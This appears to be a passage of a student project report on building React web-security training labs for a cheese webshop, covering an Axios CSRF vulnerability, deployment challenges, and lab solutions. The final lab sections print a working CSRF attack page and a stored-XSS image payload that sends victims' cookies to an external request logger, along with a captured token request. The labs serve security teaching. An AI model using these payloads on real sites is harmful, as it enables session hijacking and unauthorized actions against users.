


Figure 4.16: CSRF Attack mitigation with CSRF Token

Key Takeaways / Conclusion

The lab scenario not only highlights the potential dangers associated with CSRF, but also serves as a critical learning tool for developers and security professionals. By understanding and mitigating such vulnerabilities, businesses can better protect themselves against threats that exploit the way web

browsers handle user sessions. The lab demonstrates the importance of implementing robust security measures from the ground up, ensuring that applications are safe from common attacks like CSRF.

4.5.2.6 Vulnerable Setup

Description

In this scenario, a web application is investigated that is vulnerable due to not updating its dependencies, particularly Axios, which is commonly used in React projects for handling HTTP requests. This scenario is designed to demonstrate the security risks associated with outdated libraries and the importance of regular updates to protect against potential exploits.

Attack Scenario

Imagine a webshop where an attacker has managed to inject malicious code into a webpage. This code is designed to make unauthorized requests to a third-party site, possibly controlled by the attacker, using the web application's own mechanisms. This exploits the web application's trust in its own scripts and the sessions of its users.

The core vulnerability in this case is the web application's reliance on an outdated version of Axios (1.5.1), which inadequately handles CSRF tokens.

Detailed Bug Report Analysis

This vulnerability was only recently discovered and reported, as noted in the GitHub Bug Report. The bug, identified in October 2023, underscores the ongoing challenges and necessity for careful security practices in software development.

For more details on this vulnerability, refer to CVE-2023-45857 and its weakness enumeration CWE-352, Cross-Site Request Forgery (CSRF).

Snyk Vulnerability Database > npm > axios

Cross-site Request Forgery (CSRF)
Affecting `axios` package, versions `>=0.8.1 <0.28.0 >=1.0.0 <1.6.0`

INTRODUCED: 23 OCT 2023 CVE-2023-45857 CWE-352

How to fix?
Upgrade `axios` to version 0.28.0, 1.6.0 or higher.

Overview
`axios` is a promise-based HTTP client for the browser and Node.js.
Affected versions of this package are vulnerable to Cross-site Request Forgery (CSRF) due to inserting the `X-XSRF-TOKEN` header using the secret `XSRF-TOKEN` cookie value in all requests to any server when the `XSRF-TOKEN` cookie is available, and the `withCredentials` setting is turned on. If a malicious user manages to obtain this value, it can potentially lead to the XSRF defence mechanism bypass.

Workaround
Users should change the default `XSRF-TOKEN` cookie name in the `Axios` configuration and manually include the corresponding header only in the specific places where it's necessary.

Snyk CVSS

Attack Complexity	Low
User Interaction	Required
Confidentiality	HIGH

Threat Intelligence

Exploit Maturity	PROOF OF CONCEPT
EPSS	0.06% (23 rd percentile)

Figure 4.17: Axios vulnerability report on Snyk[Dat]

Impact

- **Security Breach:** The outdated Axios library may fail to correctly handle CSRF protections, making the application susceptible to cross-site request forgery attacks.
- **Data Integrity:** Malicious requests could manipulate or steal sensitive user data, damaging the integrity of the webshop's data.
- **Loss of Trust:** Any security breach, especially one involving customer data, can significantly harm the webshop's reputation and user trust.

Mitigation

To counter these threats, the following steps are essential:

- **Update Axios:** Upgrade Axios to version 1.6.0, or higher, which includes security patches addressing known vulnerabilities.
This update is crucial as affected versions `>=0.8.1 <0.28.0` and `>=1.0.0 <1.6.0` are vulnerable to CSRF.

- **Change Default Cookie Settings:** As a workaround, users should alter the default XSRF-TOKEN cookie name in the Axios configuration and manually include the corresponding header only where necessary to prevent misuse.

Key Takeaways / Conclusion

This lab highlights the critical importance of maintaining updated dependencies in web applications. Developers and security professionals must ensure that all components, especially those like Axios that handle HTTP requests, are kept up-to-date to protect against emerging security threats. Regular updates and security practices can significantly reduce the risk of vulnerabilities and help maintain the security and integrity of web applications.

Chapter 5

Implementation

This chapter provides an overview of the steps 5.1 we followed to implement our security labs, focusing on React-specific vulnerabilities in a webshop application. It is divided into key sections: researching web security principles, defining realistic scenarios for vulnerabilities, developing step-by-step solutions, and testing the labs in a controlled environment. Additionally, we document the challenges 5.2 encountered during implementation and the solutions we devised to address them. Finally, we provide descriptions of the final labs 5.3, which are initially maintained as Markdown files in specific Git-Lab branches. These lab descriptions detail various security vulnerabilities and provide step-by-step solutions demonstrating how the exploits work. To build on the insights gained from this process, we include strategic advice and best practices in "Notes for Future Lab's Development" 5.4, which offers guidance to streamline the creation and deployment of future labs and encourages continuous improvement in lab design and execution.

5.1 Implementation Steps

For the implementation of our labs, we have undergone the following steps.

- Research Theory
- Define Scenario
- Webshop development and Integration of vulnerabilities
- Lab Description and Step-by-Step Solution
- Testing on Hacking Lab

These five steps were essential, as they gave our process structure.

Research Theory

Our initial step involved extensive research on web security principles. We began with a broad study of general web security topics to build a solid foundation of understanding. This was followed by a more

focused investigation into React-specific vulnerabilities. By examining various sources and literature, we aimed to identify common security pitfalls and weaknesses within React applications. This phase was essential to grasp how these vulnerabilities could be realistically introduced into our webshop.

Define Scenario

After our research, we moved on to defining the scenario. This step was significantly influenced by the Snyk React Cheat Sheet, which played a pivotal role in shaping our approach. The cheat sheet provided us with best practices for React development. For our labs, we intentionally deviated from these best practices to simulate vulnerabilities.

Webshop development and Integration of vulnerabilities

This step involves building a secure webshop application. Then, embedding it with specific security flaws we aim to exploit in the labs. It includes configuring both the frontend and backend to ensure the webshop functions properly while still having controlled vulnerabilities. These intentional flaws are key to creating realistic security challenges in a safe environment. The integration of vulnerabilities posed several challenges, as described in the Challenges section 5.2.1.

Develop Step-by-Step Solution

In this step, detailed in the following chapter under 5.3, we created comprehensive lab descriptions for users to explore various vulnerabilities. Each lab exercise includes a detailed context, objectives, specific vulnerabilities, and resources needed. For example, in the CSRF lab, users explore a vulnerability within a Cheese Webshop application, analyzing the webshop to understand the data flow and absence of CSRF protection. They then develop a malicious web page using Theia Web IDE to exploit this vulnerability and test the attack by visiting the crafted page while logged into the webshop.

The primary goal of these labs is to exploit vulnerabilities to understand how they work, rather than to mitigate them. Mitigation strategies are therefore discussed separately in section 4.5.2, which provides detailed security scenarios and solutions.

Testing on Hacking Lab

Initially, our labs were tested locally. Once we verified that everything worked as expected, we moved to testing them on the Hacking Lab.

A Compass Security employee, Yuva Phalle, assisted us with this transition since we did not have direct access to the Hacking Lab management system.

Our first step involved packing one lab into a `.tar.gz` file as described in the ChocoShop setup. Without access to the management system, we initially believed that zipping the labs would suffice. However, the first deployment of the lab failed using `idocker`, as the Docker resource did not start at all. We later discovered that the setup description in the provided ChocoShop readme was unclear,

leading to incorrect configurations being used.

After the initial failure, Yuva switched to `rdocker` in an attempt to make it run, and it worked at first glance. The Docker was starting and the webshop loaded, so we began testing it. However, we encountered strange login behavior that we didn't understand at first. This issue had not occurred during our local testing. Upon investigating the console logs, we saw an error related to secure cookies in an insecure environment, indicating that the application was trying to set a secure cookie over HTTP, which is not allowed. Using `idocker` for React Security Labs is essential, as HTTPS is required and `rdocker` does not provide HTTPS.

We then explained the situation to Yuva and requested a return to `idocker`, providing all necessary information, including the ports we were using. Yuva updated the resource configurations on the Hacking Lab management system, enabling the webshop to run with `idocker`. Additionally, he informed us of the specific configuration files we needed to deliver to facilitate smoother uploads for the remaining labs.

Further, Yuva created a challenge page and seven resources: one for the request logger, one for the Theia IDE, and five for the labs. Each resource was assigned a unique name and ID, which were provided to us for generating the correct configurations. We used the Hacking Lab Docker Generator to add the names and IDs and download the generated templates. From these templates, we only needed the files from the `/configs/idocker` folder, which included a Docker Compose YAML file and a Docker manager JSON file. The Compose file had to be merged with our existing one to include all environment variables, and in the JSON manager file, we updated the `"port"` field to `8080`.

As soon as all resources with the correct configurations were running, we started to test the labs. We were initially optimistic, but soon faced further issues in some labs, which are described in section 5.2.6. After resolving these issues, we finally achieved success in testing. Finally, we updated the readme to make the configuration settings clearer, ensuring smoother deployments in the future.

5.2 Challenges

In the following section, we are going to describe the challenges we were facing while designing and implementing the labs.

5.2.1 Realistic Simulation of Vulnerabilities

React is a library that comes with several built-in security features. For instance, it automatically escapes values during data binding to protect against cross-site scripting (XSS) attacks. This is a great advantage for programmers using React because it means many security risks are automatically managed.

However, this made it extremely difficult for us to introduce such a vulnerability into our webshop without it appearing amateurish. We needed to come up with reasons to avoid using the standard

React implementation and instead choose an alternative approach.

Additionally, when first thinking of realistic scenarios, one was planned that was an injected XSS attack. Users would have been able to link e.g. their Instagram account to their profile in the webshop. For this, the backend was adjusted, and the necessary adjustments were made in the webshop. The idea was then given up, since there was no way to make the attack into a realistic scenario.

5.2.2 Building tar.gz on Mac OS

To upload the labs to the Hacking Lab, it is necessary to create a `.tar.gz` file. This is done by running a script that automatically builds this file. This script was included in the initial setup tools provided with ChocoShop.

On MacOS, the script failed to execute using the standard `tar` command. To resolve this issue, it is necessary to use `gtar` (GNU Tar) instead. When building the `.tar.gz` file on MacOS, the script must be adjusted to replace `tar` with `gtar`. Please note that `gtar` is not installed by default on MacOS and must be installed separately to ensure the script functions correctly.

5.2.3 Big file size

When originally building the `.tar.gz` file, it was very large, approximately 160mb. Most of the size came from node modules. We then changed the script, which we adapted from the ChocoShop to not contain any node modules, as it is not necessary for the production build. This reduced the file size significantly, to approximately 2mb.

Additionally, we also excluded the entire "client" folder from the `.tar.gz` file. In the production environment, we build the frontend such that it integrates directly into the server folder.

Using the `app = Flask(name, static_folder='templates/static')` in Flask and `build": "BUILD_PATH='../server/templates' react-scripts build"` in React npm commands,

it allows the server to handle and serve the frontend files efficiently.

5.2.4 Lab's Description Layout for documentation

When we created the final lab descriptions and step-by-step solutions in LaTeX, we faced several challenges with the visual presentation, particularly the placement and appearance of images. To avoid these, the final labs descriptions were defined in markdown, this allowed to accurately place pictures in the correct spot.

This transition proved to be a wise decision, especially since all our labs are organized into separate GitLab branches. Having a dedicated readme file in Markdown for each branch ensures that each lab has its own clear and detailed description with solutions. Moreover, this format aligns well with the Hacking Lab platform, which integrates Markdown files for its lab descriptions.

5.2.5 Vulnerable Setup Lab

Initially, we experimented with using `react-router` to implement vulnerabilities. However, we discovered that exploiting `react-router` is only possible under specific circumstances. One such condition is if the user is allowed to create HTML attributes, which is not the case in our webshop setup. This limitation meant that our initial approach was not viable, and we had to explore alternative dependencies to effectively demonstrate the vulnerability in a realistic and meaningful way within the context of our project.

5.2.6 Testing on Hacking Lab

One of the most significant hurdles we encountered occurred during the testing phase. When our lab was deployed in the Hacking Lab under HTTPS, the enforced CSP and CORS settings introduced complications not present in the localhost testing.

HTTPS deployments are designed to adhere strictly to browser security policies to prevent malicious attacks, which includes enforcing policies against unsafe inline scripts and cross-origin requests. Consequently, our tests that involved inline scripting and requests to external domains were blocked, reflecting a realistic and secure web environment.

Content Security Policy (CSP)

The strict CSP initially blocked inline scripts and external requests. To simulate real-world attack scenarios more accurately, we modified the CSP settings in Flask to allow inline scripts by adding `'self'` `'unsafe-inline'` to the `script-src` directive. Additionally, to enable our external logging tools to capture and analyze requests, we updated the CSP to include `connect-src: *`, permitting data to be sent to request loggers.

CORS

Another major challenge was related to Cross-Origin Resource Sharing (CORS). CORS settings initially blocked requests from external, malicious sites intended to mimic Cross-Site Request Forgery (CSRF) attacks. These attacks worked locally but failed in the Hacking Lab due to higher security standards. To create a more realistic testing environment, we enabled CORS to allow requests from unauthorized sources. This was crucial for testing CSRF attacks under controlled conditions.

Key Takeaways

Testing in the Hacking Lab highlighted how security policies like CSP and CORS affect web application functionality and security. Adjusting these settings allowed us to conduct more effective tests and better to understand the real-world implications of security configurations. This phase provided valuable insights into enhancing the robustness of web applications against various types of attacks.

5.3 Final Labs

In this section of the documentation, detailed descriptions of the security labs that focus on various vulnerabilities are provided. Initially, these lab descriptions were maintained as Markdown (.md) files within our GitLab repository. Due to our documentation platform's limitations, these files could not be automatically imported in their original Markdown format.

To facilitate access to these labs while maintaining the integrity of the content, links to specific branches in the GitLab repository are provided. Each branch corresponds to a particular type of security vulnerability explored in our labs:

- XSS Stored: View the XSS Stored Lab
- XSS Reflected: View the XSS Reflected Lab
- XSS JSON: View the XSS JSON Lab
- CSRF: View the CSRF Lab
- CSRF Mitigation: View the CSRF Mitigation Lab
- Vulnerable Setup: View the Vulnerable Setup Lab

To integrate these resources into our documentation system, they are exported as Markdown files to PDF. While this method allows for document preservation and broad accessibility, it is important to note that the transition from Markdown to PDF may result in formatting differences. However, this solution ensures that everyone can access and utilize the lab materials effectively.

CHEESE: Cross-Site Request Forgery (CSRF) - JSON

Scenario / Introduction

In this lab, you will explore a CSRF (Cross-Site Request Forgery) vulnerability within a Cheese Webshop application that utilizes a React frontend and a Flask backend. The application allows users to post comments on products, a feature which we'll demonstrate as vulnerable to CSRF.

Note:

- The SameSite attribute of the session cookie is configured as "None," visible in the Set-Cookie response header or through the browser's development tools.
- There is no CSRF token present, also backend allows all CORS requests.
- The server accepts requests in JSON format.

Context

Imagine a scenario where cheese lovers are frequently interacting online, discussing and commenting on various cheese types like Gruyère, Emmental, or Raclette. A regular customer, logged into their account after a recent purchase, receives an email link promising a new recipe book with cheese-based recipes. Clicking on this link directs them to the malicious website, which then uses their authenticated session to post unauthorized comments.

Vulnerable Feature

The comment posting feature on the Swiss cheese shop does not use any CSRF protection. This significant oversight allows an attacker to craft malicious requests that can execute actions under a logged-in user's session without their consent.

Resources

- Cheese Webshop: The vulnerable web application

- Theia Web IDE: A web server with integrated IDE that allows you to edit and serve simple web sites from within your browser (e.g. for creating attack pages)
- Cheese Webshop Login: alice / alice.123

Attack Vector

You will create a malicious website, e.g. confirmation of claiming a free cheese. This page will host a script that automatically submits a POST request to the Cheese shop's comment posting endpoint when visited by a user.

The goal is to post a comment under the user's account, such as promoting a competitor or spreading misinformation, all without the user's knowledge.

Objectives


Your objectives in this lab are to:

- Identify and exploit the CSRF vulnerability that allows unauthorized comment posting on behalf of another user.
- Implement a malicious web page that, when visited by a logged-in user, uses their session to post comments to various products on the Cheese Webshop.

Step-by-Step Solution

Step 1

- Analyze the Cheese Webshop to understand the flow of data and absence of CSRF protection.



Step 2:

- Develop a malicious web page using Theia Web IDE that mimics a legitimate promotional offer.
 - Vulnerable Endpoint:
 - Path: api/comment
 - Method: POST
 - Request Payload: pid: 1, comment: "Malicious SPAM comment"
- Open Theia Web IDE and add following HTML to attack.html. If it does not exist, create one.
- The following malicious web page posts a comment on certain product on behalf of the victim user.

NOTE: you have to change the UUID variable to match the value of your current lab instance!


```
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <title>Title</title>
    <style> body { background: #ffa600; } .container { width: 100%; max-width
  </head>
  <body>
    <div class="container">
      <h1>Cheese Shop</h1>
      <h1>Congrats!You claimed your free cheese!</h1>
      <p>You will be informed per mail</p>
    </div>

    <script>

    async function csrfAttack() {
      const url = 'https://[Use the UUID from your current lab
      const data = { 'pid': 1, 'comment': 'This is a CSRF attac

      try {
        const response = await fetch(url, {
          method: 'POST',
          credentials: 'include', // Important for
          headers: { 'Content-Type': 'application/j
        },
        body: JSON.stringify(data)
      });
      console.log('Attack completed:', await response.j
    } catch (error) {
      console.error('Error in CSRF attack:', error);
    }
  }

  // Trigger the attack when the page is loaded
  window.onload = () => { csrfAttack(); };

</script>
</body>
</html>
```

Step 3

- Test the CSRF attack by visiting the malicious page while logged into the Cheese Webshop as a regular user (alice).

Open the URL `https://theia-UUID.i.vuIn.land/attack.html` in a browser where the user is already logged.

- Do not forget to change from your current Theia instance.
- Check the comments for the first product (if attack's payload contained `pid = 1`) to see if there are any new ones.

Cheese Shop
Congrats! You claimed your free cheese!
You will be informed per mail

Just cheese, totally awesome cheese

Leave a comment here

Amazingly cheesy

This is a CSRF attack comment!

Submit

St...	Methode	Host	Datei	Prot...	Initiator	T...	Übertra...	Grö...	Kopfzeilen	Cookies	Anfrage
200	GET	...	index.html	HTT...	document	h...	903 B	1.0...			Anfrageparameter durchsuchen
200	OPTIONS	...	comment	HTT...	fetch	h...	434 B	0 B			JSON
200	POST	...	comment	HTT...	index.ht...	j...	749 B	116 B			comment: "This is a CSRF attack comment!" pid: 1
200	GET	...	favicon.ico	HTT...	FaviconL...	h...	Aus Cac...	1.8...			

CHEESE: Stored XSS Attack


Scenario / Introduction

In this lab, you will explore a stored XSS (Cross-Site Scripting) vulnerability within the React frontend of the Cheese Webshop application.

The application allows users to post comments on products, a feature which we will demonstrate as being vulnerable to a stored XSS attack.

Here you can see the comment functionality, which we will exploit.

CheeseTaste ×



Super tasty

Leave a comment here

Tastes Fantastic!

Submit

Vulnerable Feature

The comment posting feature is known to be vulnerable to a stored XSS attack. This allows an attacker to insert JavaScript code (instead of just a comment) that can be executed as soon as another person opens the page, where the malicious script was inserted.

Resources

- Cheese Webshop: The vulnerable web application

- Attacker: alice / alice.123
- Victim: bob / bob.123
- Request Logger
- CyberChef
- (optional) Burp

Attack Vector

You will create a malicious script, that automatically extracts the cookies of any user that opens the page, where you have posted your malicious comment. This information can then be used to impersonate the other user. I.e. log in as the victim.

Objectives

Your objectives in this lab are to:


- Identify and exploit the XSS vulnerability that allows extracting cookies.
- Answer the questions:
 - What is the underlying problem?
 - How can this vulnerability be prevented?
 - optional) Which server-side policy can be set such that it is impossible for the attacker to extract the cookie?

Step-by-Step Solution

Step 1: Analyse the current situation

Log in on the top right

Cheeseshop



Log in as Alice


Log-in to Cheese Web Shop

Log-in

Log-in

Click on "More information"

Cheeseshop



Try different inputs, and see what happens (e.g. plain text, scripts, HTML code, ...)

Here are some examples:

This is just a normal comment. I like this cheese.

I prefer this cheese: ``

```
<script>console.log('Hi, I am trying to write to the console.');
```

```
<img src='cute-puppy' onerror='alert(1);'>
```


Try to analyze, which inputs work and which do not, in order to come up with a working way to extract cookies.

Step 2: Prepare the attack

For the attack two things are needed:

- An attack vector (to insert as a comment)
- A way to retrieve data from the victim

For data retrieving you can use the request logger. It is a small web application that simply records all requests that are sent to it, it looks like this:



Now the goal is to insert such a comment that it sends the victims cookies to the request logger.

- Tip 1: Use your knowledge from step 1 to find a way to insert a script that does not get blocked.
- Tip 2: The webshop uses `dangerouslySetInnerHTML`, it does not sanitize the input, but scripts are disabled.
- Tip 3: Is there an other HTML element that executes scripts?
- Tip 4: Images

Solution:

Insert the script as an image

Note that the hostname of your request logger can be found here, on your request logger (do not use this value, use your own):



This log shows all requests that were received by this server. The most recent request is at the top.

Warning: Requests to the path /x-log are *not* logged!

Options

Clear Log Refresh Log

Search request log Search

Request Log

```
<img src=x onerror="fetch('https://' + 'hostname_of_your_request_logger' + '/exfiltration-endpo:
```

Now, post your comment, note how it is displayed.

Step 3: Execute Attack

In the separate browser instance, log in as the victim (Bob).

- Tip: Use a private browser window to avoid already being logged in.

Browse the products of the webshop, visit the details view, where Alice uploaded the script and observe, how it looks. It should look like this:

Cheese



Just cheese, totally awesome cheese

Leave a comment here

Amazingly cheesy

Submit

Note, that Bob does not observe any weird behavior of the application, everything seems to be in order.

Step 4: Extract the cookies

Go to the request logger and refresh the logs.

You should be able to see a GET request with the path you defined in your comment:

This log shows all requests that were received by this server. The most recent request is at the top.

Warning: Requests to the path /x - Log are not logged!

Options

Clear Log Refresh Log


Search request log Search

Request Log

```
GET /x-log?token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJqdGkiOiJzOWFjZzEwZDk2MjM0MmY0MzZmNjFkZDkiLCJ1aWQiOiJEWmIiwzXhwjoxNzE0OTIwNjA3FQQTmPja_Gc1VYKL7ly_OXJYInR3wyGzQxVGD1sXBQly4 HTTP/1.1
Host: 555e0a99-c057-4f54-abc7-f4c8aac64643.l.vuln.land
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:124.0) Gecko/20100101 Firefox/124.0
Accept: */*
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.5
Dnt: 1
Origin: http://localhost:8080
Referer: http://localhost:8080/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Gpc: 1
Te: trailers
X-Forwarded-For: 31.10.164.225
X-Forwarded-Host: 555e0a99-c057-4f54-abc7-f4c8aac64643.l.vuln.land
X-Forwarded-Port: 443
X-Forwarded-Proto: https
X-Forwarded-Server: traefik.l.vuln.land
X-Real-Ip: 31.10.164.225
```

The cookies are part of the request URL.

Note that the cookie is a JWT (JSON web token). It can be decoded by many different tools, such as [CyberChef](#), use it to decode it:



